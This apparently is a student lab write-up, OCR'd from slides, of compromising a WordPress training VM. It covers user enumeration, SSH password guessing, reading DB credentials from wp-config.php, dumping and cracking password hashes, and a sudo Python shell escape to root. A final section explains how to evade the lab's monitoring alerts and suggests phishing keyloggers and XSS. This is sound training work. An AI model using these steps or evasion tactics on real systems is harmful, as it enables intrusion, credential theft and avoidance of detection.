


```
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <===============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Nov 22 18:39:18 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 121.934 MB
[+] Elapsed time: 00:00:01
root@Kali:~#
```

3. Uncovered Steven and Michael as users

Exploitation: Weak Password

- To exploit the weak password vulnerability, we performed a manuel brute force attack. We guessed and input possibilities for Michael’s password based on the hint that it was an obvious password. Michael’s password was “michael”.
- The exploit achieved access to Michael’s account via SSH.




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```

Exploitation: Access to Users’ Password Hashes

- After we SSH’d into the user Michael, we found the wp-config.php. This revealed the credentials to the MySQL database. User credentials were stored in the wp_users table of the wordpress database.

- To exploit the vulnerability, username and password hashes were saved to the wp_hashes.txt file. This allowed us to use John the Ripper on the file to crack Steven’s hash. From there, a Python command was able to be used to escalate privileges to root allowing the attackers to gain access to all files.

Exploitation: Access to Users’ Password Hashes Cont.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


1. Found MySQL database password

Commands:

`cd /var/www/html/wordpress`


`cat wp-config.php`

2. Log into MySQL
   a. *Command:* `--user=root --password=R@v3nSecurity`




```
michael@target1:/var/www/html/wordpress$ mysql --user=root --password=R@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 87
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

3. Found users’ password hashes
   Commands:
   use wordpress
   show tables;
   describe wp_users;




```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql>
```




```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

4. select user_login, user_pass from wp_users




```
root@Kali:~/.john# ls
john.log  john.pot  john.rec  wp_hashes.txt
root@Kali:~/.john# john wp_hashes.txt
```




```
Proceeding with incremental:ASCII
pink84           (steven)
```

5. Create text file wp_hashes.txt
6. Crack Steven’s password using John the Ripper



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
```

7. SSH into Steven



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /var/www/
root@target1:/var/www#
```

8. Use Python command to escalate privileges

Avoiding Detection

Stealth Exploitation of User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Keep the fire rate below 400 for every 5 minutes
- Are there alternative exploits that may perform better?
  - Use a keylogger uploaded to a target's computer using phishing emails to record the user’s password and username. Mitigating the need for a brute-force user enumeration attack.

Stealth Exploitation of Weak Password

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code'
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Thresholds ABOVE 400 FOR THE LAST 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - A good strategy would be to guess the password based on common strategies used for weak passwords.
- Are there alternative exploits that may perform better?
  - Reflective XSS via phishing email attack. The email contains a link, or an icon that directs to a link, that was prebuilt to open the malicious XSS URL. The user input will be returned to the user and not stored on the application’s server.

Stealth Exploitation of Access to Users’ Password Hashes

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct
- Which metrics do they measure?
  - OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which thresholds do they fire at?
  - ABOVE 0.5 FOR THE LAST 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Lengthen the time between exploitation attempts to mitigate using too much CPU within 5 minutes
- Are there alternative exploits that may perform better?
  - Use a different software, such as Hashcat, which works with GPU instead and it wouldn’t trigger the particular alert mentioned above.

The End!